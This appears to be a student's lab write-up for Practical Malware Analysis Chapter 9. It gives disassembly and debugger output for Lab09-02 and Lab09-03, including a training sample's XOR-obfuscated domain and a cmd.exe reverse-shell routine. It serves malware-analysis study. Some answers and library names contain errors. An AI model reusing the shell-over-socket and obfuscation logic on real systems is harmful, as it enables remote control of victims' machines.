"..." .rdata:0040...	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
"..." .rdata:0040...	00000026	C	R6025\r\n- pure virtual function call\r\n
"..." .rdata:0040...	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
"..." .rdata:0040...	00000029	C	R6019\r\n- unable to open console device\r\n
"..." .rdata:0040...	00000021	C	R6018\r\n- unexpected heap error\r\n
"..." .rdata:0040...	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
"..." .rdata:0040...	0000002C	C	R6016\r\n- not enough space for thread data\r\n
"..." .rdata:0040...	00000021	C	\nabnormal program termination\r\n
"..." .rdata:0040...	0000002C	C	R6009\r\n- not enough space for environment\r\n
"..." .rdata:0040...	0000002A	C	R6008\r\n- not enough space for arguments\r\n
"..." .rdata:0040...	00000025	C	R6002\r\n- floating point not loaded\r\n
"..." .rdata:0040...	00000025	C	Microsoft Visual C++ Runtime Library
"..." .rdata:0040...	0000001A	C	Runtime Error!\r\nProgram:
"..." .rdata:0040...	00000017	C	<program name unknown>
"..." .rdata:0040...	00000013	C	GetLastActivePopup
"..." .rdata:0040...	00000010	C	GetActiveWindow
"..." .rdata:0040...	0000000C	C	MessageBoxA
"..." .rdata:0040...	0000000B	C	user32.dll
"..." .rdata:0040...	0000000D	C	KERNEL32.dll
"..." .rdata:0040...	0000000B	C	WS2_32.dll
"..." .data:0040...	00000006	C	'éyé!

2. What happens when you run this binary?

As follow. Terminate without doing anything.

```
c:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\lynn>cd Desktop
C:\Documents and Settings\lynn\Desktop>cd Chapter_5L
C:\Documents and Settings\lynn\Desktop\Chapter_5L>cd ..
C:\Documents and Settings\lynn\Desktop>cd Chapter_9L
C:\Documents and Settings\lynn\Desktop\Chapter_9L>Lab09-02.exe
C:\Documents and Settings\lynn\Desktop\Chapter_9L>_
```

3. How can you get this sample to run its malicious payload?

The malware compares the module file name with the letter of its alphabet. It then strip the path using _strrchr. The malware then compares the filename with “ocl.exe”.

```
lea    [eax, [ebp+var_1B8]]
rep movsd
movsb
mov    [ebp+var_1B8], 0
mov    [ebp+Str], 0
mov    ecx, 43h
xor    eax, eax
lea    edi, [ebp+var_2FF]
rep stosd
stosb
push   10Eh          ; nSize
lea    eax, [ebp+Str]
push   eax            ; lpFilename
push   0               ; hModule
call   ds:GetModuleFileNameA
push   5Ch             ; Ch
lea    ecx, [ebp+Str]
push   ecx             ; Str
call   _strrchr
add    esp, 8
mov    [ebp+Str2], eax
mov    edx, [ebp+Str2]
add    edx, 1
mov    [ebp+Str2], edx
mov    eax, [ebp+Str2]
push   eax             ; Str2
lea    ecx, [ebp+Str1]
push   ecx             ; Str1
call   _strcmp
add    esp, 8
test   eax, eax
jz    short loc_401240
```


```
push    edi
mov     [ebp+var_1B0], '1'
mov     [ebp+var_1AF], 'q'
mov     [ebp+var_1AE], 'a'
mov     [ebp+var_1AD], 'z'
mov     [ebp+var_1AC], '2'
mov     [ebp+var_1AB], 'w'
mov     [ebp+var_1AA], 's'
mov     [ebp+var_1A9], 'x'
mov     [ebp+var_1A8], '3'
mov     [ebp+var_1A7], 'e'
mov     [ebp+var_1A6], 'd'
mov     [ebp+var_1A5], 'c'
mov     [ebp+var_1A4], ' '
mov     [ebp+Str1], 'o'
mov     [ebp+var_19F], 'c'
mov     [ebp+var_19E], 'l'
mov     [ebp+var_19D], '.'
mov     [ebp+var_19C], 'e'
mov     [ebp+var_19B], 'x'
mov     [ebp+var_19A], 'e'
mov     [ebp+var_199], 0
```

4. What is happening at 0x00401133?

The malware generates some word to prevent the IDA pro detecting the normal string which is '1qaz2wsx3edc'

```
push    edi
mov     [ebp+var_1B0], '1'
mov     [ebp+var_1AF], 'q'
mov     [ebp+var_1AE], 'a'
mov     [ebp+var_1AD], 'z'
mov     [ebp+var_1AC], '2'
mov     [ebp+var_1AB], 'w'
mov     [ebp+var_1AA], 's'
mov     [ebp+var_1A9], 'x'
mov     [ebp+var_1A8], '3'
mov     [ebp+var_1A7], 'e'
mov     [ebp+var_1A6], 'd'
mov     [ebp+var_1A5], 'c'
mov     [ebp+var_1A4], ' '
mov     [ebp+Str1], 'o'
mov     [ebp+var_19F], 'c'
mov     [ebp+var_19E], 'l'
mov     [ebp+var_19D], '.'
mov     [ebp+var_19C], 'e'
mov     [ebp+var_19B], 'x'
mov     [ebp+var_19A], 'e'
mov     [ebp+var_199], 0
```

5. What arguments are being passed to subroutine 0x00401089?



```
loc_4012AF:
    lea    ecx, [ebp+var_1F0]
    push   ecx          ; int
    lea    edx, [ebp+var_1B0]
    push   edx          ; Str
    call   sub_401089
    add    esp, 8
    mov    [ebp+name], eax
    mov    eax, [ebp+name]
    push   eax          ; name
    call   ds:gethostbyname
    mov    [ebp+var_1BC], eax
    cmp    [ebp+var_1BC], 0
    jnz    short loc_401304
```

From the picture above we can see the 0x00401089 is called and pass a string and a pointer with it.

Inside the function sub_401089, there is a loop that can read the string and perform XOR operation on it.

0040108B	E8 81030000	CALL ocl.00401440
0040108F	83C4 04	ADD ESP,4
004010C2	8985 FCFFFFFF	MOV DWORD PTR SS:[EBP-104],EAX
004010C2	C785 F8FFFFFF	MOV DWORD PTR SS:[EBP-108],0
004010D2	EB 0F	JMP SHORT ocl.004010E3
004010D4	> 8B80 F8FFFFFF	MOV ECX,DWORD PTR SS:[EBP-108]
004010DA	89C1 01	ADD ECX,1
004010DD	898D F8FFFFFF	MOV DWORD PTR SS:[EBP-108],ECX
004010E2	> 8B8D F8FFFFFF	CMP DWORD PTR SS:[EBP-108],20
004010E4	7D 31	JGE SHORT ocl.0040111D
004010EC	8B55 0C	MOV EDX,DWORD PTR SS:[EBP+C]
004010EF	0395 F8FFFFFF	ADD EDX,DWORD PTR SS:[EBP-108]
004010F5	0FBE0A	MOVSX ECX,BYTE PTR DS:[EDX]
004010F8	8B85 F8FFFFFF	MOV EAX,DWORD PTR SS:[EBP-108]
004010FE	99	CDQ
004010FF	F7B0 FCFFFFFF	IDIV DWORD PTR SS:[EBP-104]
00401105	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]
00401108	0FBE1410	MOVSX EDX,BYTE PTR DS:[EAX+EDX]
0040110C	33CA	XOR ECX,EDX
0040110E	8B85 F8FFFFFF	MOV EAX,DWORD PTR SS:[EBP-108]
00401114	88C0 05 00FFFFFF	MOV BYTE PTR SS:[EBP+EAX-100],CL
00401114	^EB B7	JMP SHORT ocl.004010D4
0040111D	> 8D85 00FFFFFF	LEA EAX,DWORD PTR SS:[EBP-100]
00401123	5F	POP EDI
00401124	8BE5	MOU ESP,EBP
00401126	5D	POP EBP
00401127	C3	RETN
00401128	# 55	PUSH EBP
00401129	8BEC	MOV EBP,ESP
0040112B	81EC 04030000	SUB ESP,304
00401131	56	PUSH ESI
00401132	E2	PUSH EDI

Stack SS:[0012FB5C]=0000000A

ECX=00000063

Jump from 0040111B

```
; int __cdecl SUB_401089(char *STR, int)
sub_401089 proc near

var_108= dword ptr -108h
var_104= dword ptr -104h
var_100= byte ptr -100h
var_FF= byte ptr -0Fh
Str= duord ptr 8
arg_4= dword ptr 0Ch

push    ebp
mov     ebp, esp
sub    esp, 108h
push    edi
mov     [ebp+var_108], 0
mov     [ebp+var_104], 0
mov     ecx, 3Fh
xor     eax, eax
lea     edi, [ebp+var_FF]
rep stosd
stosu
stosb
mov     eax, [ebp+Str]
push    eax          ; Str
call    _strlen
add     esp, 4
mov     [ebp+var_104], eax
mov     [ebp+var_108], 0
jmp    short loc_4010E3
```


```
loc_4010E3:
cmp     [ebp+var_108], 20h
jge    short loc_401110
```

```
loc_401110:
lea     eax, [ebp+var_108]
pop    edi
mov     esp, ebp
pop    ebp
retn
sub_401089 endp

loc_4010D4:
mov     edx, [ebp+arg_4]
add     edx, [ebp+var_108]
movsx  ecx, byte ptr [edx]
mov    eax, [ebp+var_108]
cdq
idiv  [ebp+var_104]
mov    eax, [ebp+Str]
movsx  edx, byte ptr [eax+edx]
xor    ecx, edx
mov    eax, [ebp+var_108]
mov    [ebp+eax+var_108], cl
jmp    short loc_4010D4
```

```
loc_4010D4:
mov     ecx, [ebp+var_108]
add     ecx, 1
mov     [ebp+var_108], ecx
```

6. What domain name does this malware use?




Shown in ApateDNS that the domain name for the malware is www.practicalmalwareanalysis.com.

7. What encoding routine is being used to obfuscate the domain name?

The encoding routine used to obfuscate the domain name is XOR bitwise operation, which has already been mentioned in Lab09-02 question 5.

8. What is the significance of the CreateProcessA call at 0x0040106E?

The CreateProcessA has been called in the main function to build a sock connection to the domain. Therefore, the malware runs the CreateProcessA before the socket is closed.



We guess that startupinfo.hstdin/hstdout may be the inputs/outputs from the command window. Therefore, we guess that the socket is to passing the data to the domain and return the inputted data domain which is kind of like the ssh connection from a remote client.

```
```call    _memset
add esp, 0Ch
mov [ebp+StartupInfo.dwFlags], 101h
mov [ebp+StartupInfo.wShowWindow], 0
mov edx, [ebp+arg_10]
mov [ebp+StartupInfo.hStdInput], edx
mov eax, [ebp+StartupInfo.hStdInput]
mov [ebp+StartupInfo.hStdError], eax
mov ecx, [ebp+StartupInfo.hStdError]
mov [ebp+StartupInfo.hStdOutput], ecx
lea edx, [ebp+ProcessInformation]
push edx ; lpProcessInformation
lea eax, [ebp+StartupInfo]
push eax ; lpStartupInfo
push 0 ; lpCurrentDirectory
push 0 ; lpEnvironment
push 0 ; dwCreationFlags
push 1 ; bInheritHandles
push 0 ; lpThreadAttributes
push 0 ; lpProcessAttributes
push offset CommandLine ; "cmd"
push 0 ; lpApplicationName
call ds>CreateProcessA
mov [ebp+var_14], eax
push 0FFFFFFFh ; dwMilliseconds
mov ecx, [ebp+ProcessInformation.hProcess]
push ecx ; hHandle
call ds>WaitForSingleObject
xor eax, eax
```

## Lab09-03

Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg.

### Questions

1. What DLLs are imported by Lab09-03.exe?

000000...	GetCurrentProcess	KERNEL32	000000000000405060	SetHandleCount	KERNEL32
000000...	GetCommandLineA	KERNEL32	000000000000405064	GetStdHandle	KERNEL32
000000...	GetCPInfo	KERNEL32	000000000000405068	GetFileType	KERNEL32
000000...	GetACP	KERNEL32	00000000000040506C	GetStartupInfoA	KERNEL32
000000...	FreeEnvironmentStringsW	KERNEL32	000000000000405070	GetModuleHandleA	KERNEL32
000000...	FreeEnvironmentStringsA	KERNEL32	000000000000405074	GetEnvironmentVariableA	KERNEL32
000000...	ExitProcess	KERNEL32	000000000000405078	GetVersionExA	KERNEL32
000000...	CloseHandle	KERNEL32	00000000000040507C	HeapDestroy	KERNEL32
000000...	WriteFile	KERNEL32	000000000000405080	HeapCreate	KERNEL32
000000...	WideCharToMultiByte	KERNEL32	000000000000405084	VirtualFree	KERNEL32
000000...	VirtualFree	KERNEL32	000000000000405088	HeapFree	KERNEL32
000000...	VirtualAlloc	KERNEL32	00000000000040508C	RtlUnwind	KERNEL32
000000...	UnhandledExceptionFilter	KERNEL32	000000000000405090	HeapAlloc	KERNEL32
000000...	TerminateProcess	KERNEL32	000000000000405094	GetCPInfo	KERNEL32
000000...	Sleep	KERNEL32	000000000000405098	GetACP	KERNEL32
000000...	SetHandleCount	KERNEL32	00000000000040509C	GetOEMCP	KERNEL32
000000...	RtlUnwind	KERNEL32	0000000000004050A0	VirtualAlloc	KERNEL32
000000...	MultiByteToWideChar	KERNEL32	0000000000004050A4	HeapReAlloc	KERNEL32
000000...	LoadLibraryA	KERNEL32	0000000000004050A8	WideCharToMultiByte	KERNEL32
000000...	LCMapStringW	KERNEL32	0000000000004050AC	LCMapStringA	KERNEL32
000000...	LCMapStringA	KERNEL32	0000000000004050B0	GetStringTypeW	KERNEL32
000000...	HeapReAlloc	KERNEL32	000000000000405014	WriteFile	KERNEL32
000000...	HeapFree	KERNEL32	000000000000405018	LCMapStringW	KERNEL32
000000...	HeapDestroy	KERNEL32	00000000000040501C	CloseHandle	KERNEL32
000000...	HeapCreate	KERNEL32	000000000000405020	LoadLibraryA	KERNEL32
000000...	HeapAlloc	KERNEL32	000000000000405024	GetProcAddress	KERNEL32
000000...	GetVersionExA	KERNEL32	000000000000405028	GetStringTypeA	KERNEL32
000000...	GetVersion	KERNEL32	00000000000040502C	Sleep	KERNEL32
000000...	DLL2ReturnJ	DLL2	000000000000405030	GetCommandLineA	KERNEL32
000000...	DLL2Print	DLL2	000000000000405034	GetVersion	KERNEL32
000000...	DLL1Print	DLL1	000000000000405038	...	KERNEL32

The malware import the DLLs including kernel32, dll2, dll1 and Netapi32.

```

Path
C:\Documents and Settings\lynn\Desktop\Chapter_9L\Lab09-03.exe
C:\Documents and Settings\lynn\Desktop\Chapter_9L\DLL1.dll
0 C:\WINDOWS\system32\NETAPI32.dll
1 C:\WINDOWS\system32\msvcrtdll.dll
2 C:\WINDOWS\system32\ADVAPI32.dll
7 C:\WINDOWS\system32\RPCRT4.dll
4 C:\WINDOWS\system32\Secur32.dll
2 C:\WINDOWS\system32\kernel32.dll
5 C:\WINDOWS\system32\ntdll.dll

```

Additionally, we find that the malware also import the PRCRT4.dll, msvcrtdll.dll, ntdll.dll and Secur32.dll when the programs are running.

## 2. What is the base address requested by DLL1.dll, DLL2.dll, and DLL3.dll?

```

; Input MD5 : 1F9775ED5D105B4D86B67DEED9C5CF62

; File Name : C:\Documents and Settings\lynn\Desktop\Chapter_9L\DLL1.dll
; Format : Portable executable for 80386 (PE)
; Imagebase : 10000000
; Section 1. (virtual address 00001000)
; Virtual size : 0000054FA (21754.)
; Section size in file : 00006000 (24576.)
; Offset to raw data for section: 00001000
; Flags 60000020: Text Executable Readable
; . . .

; File Name : C:\Documents and Settings\lynn\Desktop\Chapter_9L\DLL2.dll
; Format : Portable executable for 80386 (PE)
; Imagebase : 10000000
; Section 1. (virtual address 00001000)
; Virtual size : 00000551A (21786.)
; Section size in file : 00006000 (24576.)
; Offset to raw data for section: 00001000
; Flags 60000020: Text Executable Readable

; File Name : C:\Documents and Settings\lynn\Desktop\Chapter_9L\DLL3.dll
; Format : Portable executable for 80386 (PE)
; Imagebase : 10000000
; Section 1. (virtual address 00001000)
; Virtual size : 00000554A (21834.)
; Section size in file : 00006000 (24576.)
; Offset to raw data for section: 00001000
; Flags 60000020: Text Executable Readable
; Alignment : default
; OS type : MS Windows
; Application type: DLL 32bit

```

As shown above, the base address requested by DLL1.dll, DLL2.dll, DLL3.dll is Imagebase: 10000000.

**3. When you use OllyDbg to debug Lab09-03.exe, what is the assigned based address for: DLL1.dll, DLL2.dll, and DLL3.dll?**

Base	Size	Entry	Name	File version	Path
00330000	0000E000	00331174	DLL2		C:\Documents and Settings\lynn\Desktop\Chapter_9L\DLL2.dll
00400000	00009000	00401002	Lab09-03		C:\Documents and Settings\lynn\Desktop\Chapter_9L\Lab09-03.exe
10000000	0000E000	10001152	DLL1		C:\Documents and Settings\lynn\Desktop\Chapter_9L\DLL1.dll
5B860000	00056000	5B860848	NETAPI32	5.1.2600.6260	(;)C:\WINDOWS\system32\NETAPI32.dll
77C10000	00058000	77C1F2B1	msvcr7	7.0.2600.5701	(;)C:\WINDOWS\system32\msvcr7.dll
77DD0000	00098000	77DD71B8	ADVAPI32	5.1.2600.6382	(;)C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00093000	77E7628F	RPCRT4	5.1.2600.6477	(;)C:\WINDOWS\system32\RPCRT4.dll
77FE0000	00011000	77FE2146	Secur32	5.1.2600.5834	(;)C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C00B64E	kernel32	5.1.2600.6532	(;)C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	7C912AFC	ntdll	5.1.2600.6055	(;)C:\WINDOWS\system32\ntdll.dll

Base address: 0x00330000 for DLL2.dll.

Base address: 0x10000000 for DLL1.dll.

Base address: 0x390000 for DLL3.dll.

**4. When Lab09-03.exe calls an import function from DLL1.dll, what does this import function do?**

```

push ebp
mov ebp, esp
sub esp, 1Ch
call ds:DLL1Print
call ds:DLL2Print
call ds:DLL2ReturnJ
mov [ebp+hObject], eax
push 0 ; lpOverlapped
lea eax, [ebp+NumberOfBytesWritten]
push eax ; lpNumberOfBytesWritten
push 17h ; nNumberOfBytesToWrite
push offset aMalwareanalysisbook.com

```

**NUL**

**; Exported entry 1. DLL1Print**

**; Attributes: bp-based frame**

```

public DLL1Print
DLL1Print proc near
push ebp
mov ebp, esp
mov eax, dword_10008030
push eax
push offset aDll1MysteryDat ; "DLL 1 mystery data %d\n"
call sub_10001038
add esp, 8
pop ebp
ret
DLL1Print endp

```

They call the DLL1Print function which pushes the offset “DLL 1 mystery data %d\n” and exafrom dword\_10008030 to sub\_10001038. And checking the referemce of dword, we find that it seems to be the current process id.

```

; Attributes: bp-based frame

; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD FdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr 8
FdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push ebp
mov ebp, esp
call ds:GetCurrentProcessId
mov dword_10008030, eax
mov al, 1
pop ebp
ret 0Ch
_DllMain@12 endp

```

5. When Lab09-03.exe calls WriteFile, what is the filename it writes to?

```
push ebp
mov ebp, esp
sub esp, 1Ch
call ds:DLL1Print
call ds:DLL2Print
call ds:DLL2ReturnJ
mov [ebp+hObject], eax
push 0 ; lpOverlapped
lea eax, [ebp+NumberOfBytesWritten]
push eax ; lpNumberOfBytesWritten
push 17h ; nNumberOfBytesToWrite
push offset aMalwareanalysis ; "malwareanalysisbook.com"
mov ecx, [ebp+hObject]
push ecx ; hFile
call ds:WriteFile
mov edx, [ebp+hObject]
push edx ; hObject
call ds:CloseHandle
push offset LibFileName ; "DLL3.dll"
call ds:LoadLibraryA
mov [ebp+hModule], eax
push offset ProcName ; "DLL3Print"
mov eax, [ebp+hModule]
push eax ; hModule
call ds:GetProcAddress
```

```
BOOL WINAPI WriteFile(
 In HANDLE hFile,
 In LPCVOID lpBuffer,
 In DWORD nNumberOfBytesToWrite,
 _Out_opt_ LPDWORD lpNumberOfBytesWritten,
 _Inout_opt_ LPOVERLAPPED lpOverlapped
);
```

```
NUL
; Exported entry 2. DLL2ReturnJ

; Attributes: bp-based frame

public DLL2ReturnJ
DLL2ReturnJ proc near
push ebp
mov ebp, esp
mov eax, dword_1000B078
pop ebp
ret
DLL2ReturnJ endp

push ebp
mov ebp, esp
push 0 ; hTemplateFile
push 80h ; dwFlagsAndAttributes
push 2 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push 0 ; dwShareMode
push 40000000h ; dwDesiredAccess
push offset FileName; "temp.txt"
call ds>CreateFileA
mov dword_1000B078, eax
mov al, 1
pop ebp
ret 0Ch
_DllMain@12 endp
```

DLL2ReturnJ. And the name of the file is “temp.txt”.

6. When Lab09-03.exe creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?

```
push offset LibFileName ; "DLL3.dll"
call ds:LoadLibraryA
mov [ebp+hModule], eax
push offset ProcName ; "DLL3Print"
mov eax, [ebp+hModule]
push eax ; hModule
call ds:GetProcAddress
mov [ebp+var_8], eax
call [ebp+var_8]
push offset aDll3Getstructu ; "DLL3GetStructure"
mov ecx, [ebp+hModule]
push ecx ; hModule
call ds:GetProcAddress
mov [ebp+var_10], eax
lea edx, [ebp+Buffer]
push edx
call [ebp+var_10]
add esp, 4
lea eax, [ebp+JobId]
push eax ; JobId
mov ecx, [ebp+Buffer]
push ecx ; Buffer
push 0 ; Servername
call NetScheduleJobAdd
push 2710h ; dwMilliseconds
call ds:Sleep
xor eax, eax
mov esp, ebp
pop ebp
retn
_main endp
```

---

The second parameter is Buffer which is [ebp+ Buffer] in this case. Track sdp from LoadLibraryA. It calls the GetProcAddress to get the base address of the function in DLL3.dll.

```

; Exported entry 1. DLL3GetStructure

; Attributes: bp-based Frame

public DLL3GetStructure
DLL3GetStructure proc near

 arg_0= dword ptr 8

 push ebp
 mov ebp, esp
 mov eax, [ebp+arg_0]
 mov dword ptr [eax], offset dword_1000B0A0
 pop ebp
 retn
DLL3GetStructure endp

```

```

lpMultiByteStr= dword ptr -4
hinstDLL= dword ptr 8
fdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push ebp
mov ebp, esp
push ecx
mov [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
push 32h ; cchWideChar
push offset WideCharStr ; lpWideCharStr
push 0FFFFFFFh ; cbMultiByte
mov eax, [ebp+lpMultiByteStr]
push eax ; lpMultiByteStr
push 0 ; dwFlags
push 0 ; CodePage
call ds:MultiByteToWideChar
mov dword_1000B0AC, offset WideCharStr
mov dword_1000B0A0, 36EE80h
mov dword_1000B0A4, 0
mov byte_1000B0A8, 7Fh
mov byte_1000B0A9, 11h
mov al, 1
mov esp, ebp
pop ebp
ret
_DllMain@12 endp

```

The data source come from the xref of dword\_1000B0A0.

**7. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?**

DLL1 may be the current process id.

```
cmd Command Prompt - Lab09-03.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\lynn>cd Desktop
C:\Documents and Settings\lynn\Desktop>cd Chapter_9L
C:\Documents and Settings\lynn\Desktop\Chapter_9L>Lab09-03.exe
DLL 1 mystery data 1828
DLL 2 mystery data -1
DLL 3 mystery data 3780800
-
```

```
NUL
; Exported entry 1. DLL2Print

; Attributes: bp-based frame

public DLL2Print
DLL2Print proc near
push ebp
mov ebp, esp
mov eax, dword_1000B078
push eax
push offset aDll2MysteryDat ; "DLL 2 mystery data %d\n"
call sub_1000105A
add esp, 8
pop ebp
retn
DLL2Print endp
```

```
push 0 ; lpSecurityAttributes
push 0 ; dwShareMode
push 40000000h ; dwDesiredAccess
push offset FileName ; "temp.txt"
call ds>CreateFileA
mov dword_1000B078, eax
mov al, 1
pop ebp
retn 0Ch
_DllMain@12 endp
```

```
HANDLE WINAPI CreateFile(
 In LPCTSTR lpFileName,
 In DWORD dwDesiredAccess,
 In DWORD dwShareMode,
